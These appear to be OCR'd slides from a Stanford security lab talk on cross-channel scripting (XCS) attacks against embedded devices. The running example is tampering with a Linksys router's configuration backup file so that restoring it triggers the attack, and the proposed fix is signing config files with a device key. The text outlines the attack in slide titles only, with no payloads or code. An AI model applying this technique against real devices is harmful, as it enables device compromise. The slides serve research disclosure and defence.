
Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS attack result



Conclusion

- Sticky technology
- Standardize...

remote access

firmware upgrade

rendering to HTML

configuration backup

Thanks to Eric Lovett and Parks Associates!

Questions?

http://seclab.stanford.edu

Stanford Computer Security Lab

Configuration file XCS

WiFi router

- Linksys WRT54G2
- Standard features
- Config backup

Mature technology...

Configuration file XCS

Configuration file XCS

Save file

Configuration file

Configuration file XCS

Save file

Configuration file

Tampering with the file

Configuration file XCS

Save file

Configuration file

Tampering with the file

Configuration file XCS


Save file

Restore file

Configuration file

Tampering with the file

Configuration file XCS attack result




An easy fix

An easy fix

Sign with a device private key !


An easy fix



